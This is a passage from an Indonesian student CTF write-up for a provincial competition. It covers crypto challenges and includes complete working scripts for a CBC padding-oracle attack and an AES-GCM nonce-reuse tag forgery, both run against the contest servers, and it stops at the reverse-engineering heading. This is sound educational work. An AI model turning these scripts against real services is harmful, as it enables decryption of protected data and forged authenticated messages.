

WriteUp LKS Provinsi - Daerah Istimewa Yogyakarta



SMKN 2 Depok Sleman

**Rafi Ahmad Zaini
Muhammad Ridhwan Kurniawan**

Cryptography.....	3
Msg.....	3
flag : flag{multiple_encoders_transformations_liv3_h3r3}.....	4
RSA 101.....	5
flag : flag{cub3_r00t_1s_t00_34sy_f0r_rs4_r3kt}.....	6
AES-CBC 101.....	7
flag : flag{p4ddl1ng_0r4cl3_1s_4_cl4ss1c_vuln3r4b1l1ty_w00t!}.....	13
Forbidden GCM.....	13
flag : flag{f0rb1dd3n_4tt4ck_0n_gcm_n0nc3_r3us3_k1lls_crypt0}.....	18
Reverse Engineering.....	18
Chess Vault.....	18
flag : flag{ch3ss_b04rd_pl4y3r_1337}.....	19
Snake Vault.....	19
flag : flag{sn4k3_XOR_m4st3r_2026}.....	22
2048 Pro.....	22
flag : flag{2048_ant1_d3bug_m4st3r_2026}.....	26
Web Exploitation.....	26
Orbites Food.....	26
flag: flag{un10n_sql1_m4st3r_0rd3r}.....	28
Gopher's Blog.....	28
flag: flag{p4th_tr4v3rs4l_g03s_brrr_3v3n_w1th_str1ct_w4f_c0upled_w1th_off_by_sl4sh}. 29	
Vault Chat.....	29
flag: flag{s5t1_jinja2_byp4ss!}.....	31
Binary Exploitation.....	31
pingme.....	31
flag: flag{the_comma4nd_inj3ction_was_sucessfully_executed}.....	32
Weapon Shop.....	32
flag: flag{1nt3g3r_0v3rfl0w_m4k3s_y0u_r1ch}.....	35
Secure Feedback System.....	35
flag: flag{r0p_4nd_4slr_byp4ss_m4st3ry}.....	38
Forensic.....	38
DNS Leak.....	38
flag: flag{th1s_w4s_4n_3asy_dns_l3ak}.....	39
Network Morse.....	39
flag: flag{PINGS_ARE_MORSE_CODE}.....	41
OS Incident.....	41
flag: flag{k3rn3l_p4n1c_0r_4tt4ck3r_p4yl04d}.....	43
Essay.....	44

linkCryptography

Msg

Challenge

8 Solves

×

Msg

10


👍 2 (100% liked) 🗨 0

0x560x320x300x780x4e0x470x460x470x620x330x70
0x6b0x530x460x4a0x720x560x6a0x4e0x6e0x640x310
x6c0x570x610x450x4e0x6a0x4d0x580x420x580x540x
310x640x340x610x570x4a0x560x4e0x540x4a0x580x6
10x320x520x580x5a0x560x640x4e0x650x450x390x5
50x510x6d0x700x690x560x560x6f0x780x570x580x70
0x4b0x590x570x520x740x540x6e0x520x4e0x560x32
0x680x720x550x6a0x4a0x340x4d0x6c0x6c0x740x4e0
x550x390x610x620x550x700x490x590x6b0x520x4b0
x540x6b0x310x550x620x480x5a0x550x560x450x350x
4b0x5a0x570x310x610x550x6c0x420x550x4d0x440x3
00x3d

Flag

Submit

diberikan sebuah hex yang panjang dimana kita coba analisis hex tersebut menggunakan tools cyberchef



setelah kita konversi dari hex kita dapatkan sebuah text base64. kemudian kita ubah dari base64 ke ascii beberapa kali dan didapat:

The image shows a CyberChef recipe interface. The recipe is titled "Recipe" and contains four steps:


- From Hex**: Delimiter is set to "Auto".
- From Base64**: Alphabet is "A-Za-z0-9+/", "Remove non-alphabet chars" is checked, and "Strict mode" is unchecked.
- From Base64**: Alphabet is "A-Za-z0-9+/", "Remove non-alphabet chars" is checked, and "Strict mode" is unchecked.
- From Base64**: Alphabet is "A-Za-z0-9+/", "Remove non-alphabet chars" is checked, and "Strict mode" is unchecked.

The **Input** field contains a long hex string: 0x560x320x300x780x4e0x470x460x470x620x330x700x6b0x530x460x4a0x720x5x4d0x580x420x580x540x310x640x340x610x570x4a0x560x4e0x540x4a0x580x61510x6d0x700x690x560x560x6f0x780x570x580x700x4b0x590x570x520x740x540d0x6c0x6c0x740x4e0x550x390x610x620x550x700x490x590x6b0x520x4b0x540x0x570x310x610x550x6c0x420x550x4d0x440x300x3d

The **Output** field displays the result: |flag{multiple_encoders_transformations_liv3_h3r3}

flag : flag{multiple_encoders_transformations_liv3_h3r3}

RSA 101



pada challenge ini diberikan sebuah kode enkripsi berupa [encrypt.py](#) dan output dari kode tersebut yaitu

n =


```
2580002479088964492970036526679568222833172417892961808320349485588365601453892706
9900829002613911126852133159467270239794145019762013424265507190543687519151673894
5293902063312221097302830736663958190650201599771653713811888195754604191236409275
4602881691489020621471109957154880861597461045548520500906781751414560137348442612
5477776262812441466287137590747413414335058602747873794458185345444816877555428582
8475721361329216310638522446670432182424061948516048324942400928552326744900512855
7558066626298298734377119392243486219431676920959144562984561275307683079715139303
3824669363914280104137008845611842437024979
```

e = 3

c =

```
6241270620912645686832102388362125615182908981034090226524745651005621640452458741
9569603401437954796667397322769438237567133444126928228357297379550193689235857980
6172550617768703847580456708826272654924235079352458172311214465562306565064774241
040128625192970150607217297096823358294373
```

pada challenge tersebut memiliki eksponen atau e yang sangat kecil sehingga kita dapat lakukan small e attack terhadap challenge RSA tersebut. Untuk melakukan small e attack kami menggunakan tools online dari dcode <https://www.dcode.fr/rsa-cipher> dan didapatkan flag



The screenshot shows the RSA Decoder tool interface. On the left, a text box contains the flag: `flag{cub3_r00t_1s_t00_34sy_f0r_rs4_r3kt}`. Above it, a status message says "Decryption using E (Small E attack)". On the right, the "RSA DECODER" section has a heading "Indicate known numbers, leave remaining cells empty." and four input fields:

- ★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=
- ★ PUBLIC KEY E (USUALLY E=65537) E=
- ★ PUBLIC KEY VALUE (INTEGER) N=
- ★ PRIVATE KEY VALUE (INTEGER) D=

flag : flag{cub3_r00t_1s_t00_34sy_f0r_rs4_r3kt}

AES-CBC 101

Challenge

3 Solves

✕

AES-CBC 101

80

👍 1 (100% liked) 🗨️ 0

We've implemented a robust AES-CBC encryption vault. As a security best practice, we ensure our encryption always uses PKCS#7 padding. If you send us corrupted data, our oracle will politely inform you if the error was due to incorrect padding. Security through helpful error messages!

Source code:
<https://drive.google.com/file/d/1zjt6fVtWJDnrm5mYIXn6dz3w6c83knF/view?usp=sharing>

nc challs.lksjog.cloud 1339

Flag

Submit

pada challenge kali ini diberikan sebuah attachment berupa source code [server.py](#) :

```
#!/usr/bin/env python3
import sys
import os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

with open("flag.txt", "rb") as f:
    FLAG = f.read().strip()

KEY = os.urandom(16)

def encrypt(msg):
    iv = os.urandom(16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
```

```

ct = cipher.encrypt(pad(msg, 16))
return iv + ct

def decrypt(data):
    try:
        iv = data[:16]
        ct = data[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ct)
        unpad(pt, 16)
        return True
    except ValueError:
        # This will be thrown if padding is invalid
        return False

def main():
    print("Welcome to the AES-CBC Secure Vault!")

    enc_flag = encrypt(FLAG)
    print(f"Here is your encrypted flag (hex): {enc_flag.hex()}")

    print("\nYou can use my decryption oracle to verify your own messages.")
    print("Send me ciphertext (hex) and I'll tell you if it decrypts cleanly!")

    while True:
        try:
            sys.stdout.flush()
            user_input = sys.stdin.readline().strip()
            if not user_input:
                break

            data = bytes.fromhex(user_input)
            if len(data) < 32 or len(data) % 16 != 0:
                print("Error: Invalid length. Must be multiple of 16 and at least 32 bytes (IV + Block).")
                continue

            if decrypt(data):
                print("Decryption successful! Padding is valid.")
            else:
                print("Error: Padding is invalid.")
        except Exception as e:
            print("Error parsing input.")

```

```
if __name__ == "__main__":
    main()
```

challenge tersebut merupakan sebuah oracle challenge dimana ketika saya coba connect ke dalam server nya

```
Tue 7 Apr - 09:31 ~/Downloads/ctf/LKS-DIY-2026/Challenges/Cryptography/AES-CBC_101
nc challs.lksjog.cloud 1339

Welcome to the AES-CBC Secure Vault!
Here is your encrypted flag (hex): ed2284a081b4655b245f4370356cf57a53e09a0a9a4f433eace25261417ab4ae9bbecf71eca7f307c53fb6dd6518c19eaa6a5d38c69f5831ef5a9364cdc6cb4a9307df74cf0e20abfdd7374782db7220

You can use my decryption oracle to verify your own messages.
Send me ciphertext (hex) and I'll tell you if it decrypts cleanly!
ed2284a081b4655b245f4370356cf57a53e09a0a9a4f433eace25261417ab4ae9bbecf71eca7f307c53fb6dd6518c19eaa6a5d38c69f5831ef5a9364cdc6cb4a9307df74cf0e20abfdd7374782db7220
Decryption successful! Padding is valid.
```

jika dilihat pada source code yang diberikan dapat ditemukan bagian dari kode yang vulnerable :

```
def decrypt(data):
    try:
        iv = data[:16]
        ct = data[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ct)
        unpad(pt, 16)
        return True
    except ValueError:
        # This will be thrown if padding is invalid
        return False
```

pada kode di atas fungsi unpad akan memvalidasi struktur padding PKCS#7, dimana jika striktir padding tersebut rusak maka fungsi unpad akan memberikan ValueError. kemudian server akan menerima exception ini dan diubah menjadi nilai false.

```
if decrypt(data):
    print("Decryption successful! Padding is valid.")
else:
    print("Error: Padding is invalid.")
```

kemudian pada kode tersebut server memberikan output mengenai tebakan byte dari user.

untuk melakukan eksploitasi pada challenge ini kita dapat lakukan dengan :

1. melakukan pemotongan terhadap ciphertext menjadi berukuran 16 byte.
2. kemudian melakukan brute force terhadap byte terakhir sampai server memberikan response "Decryption successful! Padding is valid".
3. kalkulasi terhadap nilai intermediate state berdasarkan operasi XOR

$$Intermediate = Guess \oplus Target_Padding$$

dan plaintext dapat direkonstruksi dengan melakukan XOR terhadap block ciphertext dengan nilai intermediate state.

$$Plaintext = Intermediate \oplus C_{i-1}(asli)$$

4. kemudian lakukan perulangan mundur untuk byte ke-15, ke-14, dst dan ulangi untuk setiap block ciphertext sampai seluruh block terdekripsi

kita gunakan script berikut untuk melakukan solve berdasarkan urutan di atas terhadap challenge :

```
from pwn import *
from Crypto.Util.Padding import unpad

host, port = 'challs.lksjog.cloud', 1339

def solve():
    io = remote(host, port)

    io.recvuntil(b'Here is your encrypted flag (hex): ')
    enc_flag_hex = io.recvline().strip().decode()
    enc_flag = bytes.fromhex(enc_flag_hex)
    log.info(f"Target Ciphertext: {enc_flag_hex}")

    io.recvuntil(b"decrypts cleanly!\n")

    def check_padding(ct_bytes):
        """Sends ciphertext to the oracle and returns True if padding is valid."""
        io.sendline(ct_bytes.hex().encode())
        result = io.recvline().decode()
        return "successful" in result

    blocks = [enc_flag[i:i+16] for i in range(0, len(enc_flag), 16)]
    recovered_flag = b""

    log.info("Starting Padding Oracle Attack...")

    for b in range(1, len(blocks)):
        prev_block = blocks[b-1]
        curr_block = blocks[b]

        intermediate = bytearray(16)
        plaintext = bytearray(16)
```

```

for i in range(15, -1, -1):
    pad_val = 16 - i
    fake_prev = bytearray(16)

    for j in range(15, i, -1):
        fake_prev[j] = intermediate[j] ^ pad_val

    for guess in range(256):
        fake_prev[i] = guess

    payload = fake_prev + curr_block

    if check_padding(payload):
        if i == 15:
            fake_prev[14] ^= 0x01
            if not check_padding(fake_prev + curr_block):
                fake_prev[14] ^= 0x01
                continue

        intermediate[i] = guess ^ pad_val
        plaintext[i] = intermediate[i] ^ prev_block[i]
        break

    log.success(f"Block {b} decrypted: {bytes(plaintext)}")
    recovered_flag += plaintext

try:
    final_flag = unpad(recovered_flag, 16).decode()
    log.success(f"Recovered Flag: {final_flag}")
except Exception as e:
    log.warning(f"Failed to unpad final result. Raw bytes: {recovered_flag}")

io.close()

if __name__ == "__main__":
    solve()

```

dan akan didapat output sebagai berikut :

```
@raphy python3 1.py
[+] Opening connection to challs.lksjog.cloud on port 1339: Done
[*] Target Ciphertext: 47afd919157eab67f3b0eb15a981edc6fcec8510c3f413b42715ba8
[*] Starting Padding Oracle Attack...
[+] Block 1 decrypted: b'flag{p4dd1ng_0r4'
[+] Block 2 decrypted: b'cl3_1s_4_cl4ss1c'
[+] Block 3 decrypted: b'_vu1n3r4b1l1ty_w'
[+] Block 4 decrypted: b'00t!}\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
[+] Recovered Flag: flag{p4dd1ng_0r4cl3_1s_4_cl4ss1c_vu1n3r4b1l1ty_w00t!}
[*] Closed connection to challs.lksjog.cloud port 1339
```

flag : flag{p4dd1ng_0r4cl3_1s_4_cl4ss1c_vu1n3r4b1l1ty_w00t!}

Forbidden GCM

Challenge

2 Solves

✕

Forbidden GCM

150

👍 0 👎 0

Everyone knows CBC is insecure because of Padding Oracles, so we upgraded to AES-GCM! It's an Authenticated Encryption scheme, so it's mathematically impossible to forge a message. Wait, did someone say we need to change the nonce every time? Oh well.

Source code

<https://drive.google.com/file/d/1x7JrnZyklrBUdG4X27bXareJ2h5-3cto/view?usp=sharing>

nc challs.lksjog.cloud 1340

Flag

Submit

challenge tersebut adalah challenge AES-GCM, tetapi menggunakan variable NONCE yang sama untuk setiap enkripsi yang dilakukan.

```
KEY = os.urandom(16)
```

```


NONCE = os.urandom(12)

def encrypt_msg(cmd, user):
    msg = json.dumps({"cmd": cmd, "user": user}).encode()
    cipher = AES.new(KEY, AES.MODE_GCM, nonce=NONCE)
    ct, tag = cipher.encrypt_and_digest(msg)
    return ct.hex(), tag.hex()

```

baris kode tersebut mengakibatkan kita dapat menulis ulang ciphertext menggunakan plaintext yang diketahui karena memiliki keystream yang sama

nonce yang sama juga mengakibatkan tag autentikasi saling terkait sehingga kita dapat memalsukan tag yang valid.



```

@graphy nc challs.lksjog.cloud 1340
Welcome to Secure GCM Command API!
We use modern Authenticated Encryption (AES-GCM) so it's unhackable.
Here are two sample commands encrypted for you:
1. ping (guest) -> ct: f04f42a0a4bc78383446ee195b04457d5a3d4f278150a77176d2bd9d90c550fe, tag: d539356fcfc43d65d9db7141adbc5522
2. get_flag (guest) -> ct: f04f42a0a4bc78383451e2036340053c1f6a1062d107ee342697f2d8c1d607e62de302e7, tag: c3f4d078bc1d2b97aa4b93e91d567d71

```

Analisis Kode Sumber
 Karena nonce dan key pada program tersebut adalah konstanta maka kita dapat memprediksi ciphertext yang akan dihasilkan.

challenge tersebut memberikan kita dua buah enkripsi dengan kunci dan NONCE yang sama. kemudian kita akan menggunakan pesan ke 2 untuk mengubah guest menjadi admin kemudian memulihkan key GHASH dan memalsukan tag yang sesuai.

Langkah-langkah eksploitasi :

1. memalsukan ciphertext
 - pada AES-GCM enkripsi menggunakan mode CTR

$$C = P \text{ xor } KS$$
 jadi jika NONCE digunakan kembali maka keystream juga otomatis akan digunakan kembali.
 - pada challenge ini kita diberikan:
`guest = b'{"cmd": "get_flag", "user": "guest"}'`
 dimana kita menginginkan:
`admin = b'{"cmd": "get_flag", "user": "admin"}'`
 - kedua plaintext tersebut memiliki panjang yang sama yaitu 36 byte, berarti kita dapat langsung melakukan transformasi pada ciphertext dengan :

$$C_{\text{admin}} = C_{\text{guest}} \text{ xor } P_{\text{guest}} \text{ xor } P_{\text{admin}}$$
2. memalsukan tag autentikasi

selain mengubah ciphertext kita juga perlu mengubah tag nya juga karena AES-GCM akan melakukan verifikasi terhadap tag tersebut.

 - AES-GCM tag dapat dihitung berdasarkan berikut

$$T = S \text{ xor } GHASH_H(C)$$
 - dimana :
 - a. $H = AES_K(0^{128})$ adalah subkunci GHASH
 - b. $S = AES_K(J0)$ bergantung pada kunci dan nonce

- c. **C** adalah ciphertext
- karena NONCE digunakan kembali jadi :
 - a. **H** bernilai sama
 - b. **S** juga bernilai sama
- jadi untuk 2 pasangan pesan dan tag yang diketahui kita dapatkan :

$$T1 = S \text{ xor } \text{GHASH_H}(C1)$$

$$T2 = S \text{ xor } \text{GHASH_H}(C2)$$
 kemudian lakukan operasi XOR terhadap keduanya

$$T1 \text{ xor } T2 = \text{GHASH_H}(C1) \text{ xor } \text{GHASH_H}(C2)$$
- GHASH kemudian dihitung pada **GF(2¹²⁸)**. jika sebuah ciphertext dibagi menjadi blok-blok berukuran 16 byte dan blok paling akhir ditambahkan, maka nilai **GHASH** adalah sebuah polinomial dalam **H**.
- dengan menggunakan

$$P(H) = (T1 \text{ xor } T2) \text{ xor } \text{GHASH_H}(C1) \text{ xor } \text{GHASH_H}(C2)$$
 kita dapat menemukan

$$P(H) = 0$$
- sehingga setelah **H** diketahui kita dapat memulihkan nilai **S** dari salah satu pasangan yang valid:

$$S = T1 \text{ xor } \text{GHASH_H}(C1)$$
- kemudian kita hitung tag yang valid untuk ciphertext palsu yang kita buat dengan :

$$T_admin = S \text{ xor } \text{GHASH_H}(C_admin)$$
- pesan AES-GCM yang kita palsukan akan sepenuhnya valid dan kita akan dapatkan akses untuk melakukan fungsi get flag dan mendapatkan flag nya.

kita lakukan exploit berdasarkan urutan di atas menggunakan script berikut :

```
#!/usr/bin/env sage
import json
import operator
import re
import socket
import sys

HOST = "challs.lksjog.cloud"
PORT = int("1340")
POLY = x^128 + x^7 + x^2 + x + 1
F.<a> = GF(2^128, modulus=POLY)
R.<H> = PolynomialRing(F)

def reverse_bits_128(value):
    out = 0
    for _ in range(128):
        out = (out << 1) | (value & 1)
        value >>= 1
    return out

def block_to_field(block):
```

```

return F.from_integer(reverse_bits_128(int.from_bytes(block, "big")))

def field_to_block(value):
    raw = int(value._integer_representation())
    return reverse_bits_128(raw).to_bytes(16, "big")

def xor_bytes(*chunks):
    out = bytearray(chunks[0])
    for chunk in chunks[1:]:
        for i, value in enumerate(chunk):
            out[i] = operator.xor(int(out[i]), int(value))
    return bytes(out)

def ghash_blocks(ciphertext):
    blocks = [ciphertext[i:i + 16] for i in range(0, len(ciphertext), 16)]
    if len(ciphertext) % 16:
        blocks[-1] = blocks[-1] + b"\x00" * (16 - len(blocks[-1]))
    length_block = (0).to_bytes(8, "big") + (len(ciphertext) * 8).to_bytes(8, "big")
    return [block_to_field(block) for block in blocks] + [block_to_field(length_block)]

def ghash_eval(h, blocks):
    acc = F(0)
    for block in blocks:
        acc = (acc + block) * h
    return acc

def build_polynomial(ct1, tag1, ct2, tag2):
    blocks1 = ghash_blocks(ct1)
    blocks2 = ghash_blocks(ct2)
    poly = R(block_to_field(tag1) + block_to_field(tag2))

    for index, block in enumerate(blocks1):
        poly += block * H^(len(blocks1) - index)

    for index, block in enumerate(blocks2):
        poly += block * H^(len(blocks2) - index)

    return poly, blocks1, blocks2

def parse_banner(text):
    match1 = re.search(r"1\. ping \\\(guest\\) -> ct: ([0-9a-f]+), tag: ([0-9a-f]+)", text)
    match2 = re.search(r"2\. get_flag \\\(guest\\) -> ct: ([0-9a-f]+), tag: ([0-9a-f]+)", text)
    if not match1 or not match2:
        raise ValueError("gagal parsing banner")
    return (
        bytes.fromhex(match1.group(1)),
        bytes.fromhex(match1.group(2)),

```

```
        bytes.fromhex(match2.group(1)),
        bytes.fromhex(match2.group(2)),
    )
```

```
def read_banner(fileobj):
    lines = []
    while True:
        line = fileobj.readline()
        if not line:
            raise EOFError("koneksi terputus sebelum banner lengkap")
        decoded = line.decode().rstrip("\n")
        lines.append(decoded)
        if "If you can send a valid 'get_flag' command as 'admin', you win." in decoded:
            break
    return "\n".join(lines)
```

```
def derive_target_ciphertext(sample_ct):
    guest = json.dumps({"cmd": "get_flag", "user": "guest"}).encode()
    admin = json.dumps({"cmd": "get_flag", "user": "admin"}).encode()
    return xor_bytes(sample_ct, guest, admin)
```

```
def forge_tag(ct1, tag1, ct2, tag2, target_ct):
    polynomial, blocks1, blocks2 = build_polynomial(ct1, tag1, ct2, tag2)
    roots = polynomial.roots(multiplicities=False)
    if len(roots) != 1:
        return None

    h = roots[0]
    s = block_to_field(tag1) + ghash_eval(h, blocks1)
    target_tag = s + ghash_eval(h, ghash_blocks(target_ct))
    return field_to_block(target_tag)
```

```
def run_once(host, port):
    with socket.create_connection((host, port), timeout=10) as sock:
        fileobj = sock.makefile("rwb", buffering=0)
        banner = read_banner(fileobj)
        ping_ct, ping_tag, guest_ct, guest_tag = parse_banner(banner)

        target_ct = derive_target_ciphertext(guest_ct)
        target_tag = forge_tag(ping_ct, ping_tag, guest_ct, guest_tag, target_ct)
        if target_tag is None:
            return False, "non-unique-root"

        fileobj.write(target_ct.hex().encode() + b"\n")
        fileobj.write(target_tag.hex().encode() + b"\n")
        fileobj.flush()
        response = fileobj.readline().decode().strip()
        return True, response
```


```
def main():
    host = sys.argv[1] if len(sys.argv) > 1 else HOST
    port = int(sys.argv[2]) if len(sys.argv) > 2 else PORT

    for attempt in range(1, 41):
        ok, result = run_once(host, port)
        if not ok:
            continue
        print(result)
        if "flag{" in result:
            return

    raise RuntimeError("gagal mendapatkan root unik atau flag dalam 40 percobaan")

if __name__ == "__main__":
    main()
```

setelah kita jalankan akan kita dapatkan flag berikut :




```
@raphy source /home/raphy/miniforge3/envs/sage/bin/sage exploit.sage challs.lksjog.cloud 1340 > out.txt
x Tue 7 Apr - 10:15 ~/Downloads/ctf/LKS-DIY-2026/Challenges/Cryptography/Forbidden_GCM
@raphy cat out.txt
Access granted! Here is the flag: flag{f0rb1dd3n_4tt4ck_0n_gcm_n0nc3_r3us3_k1lls_crypt0}
```

flag : flag{f0rb1dd3n_4tt4ck_0n_gcm_n0nc3_r3us3_k1lls_crypt0}

Reverse Engineering

Chess Vault

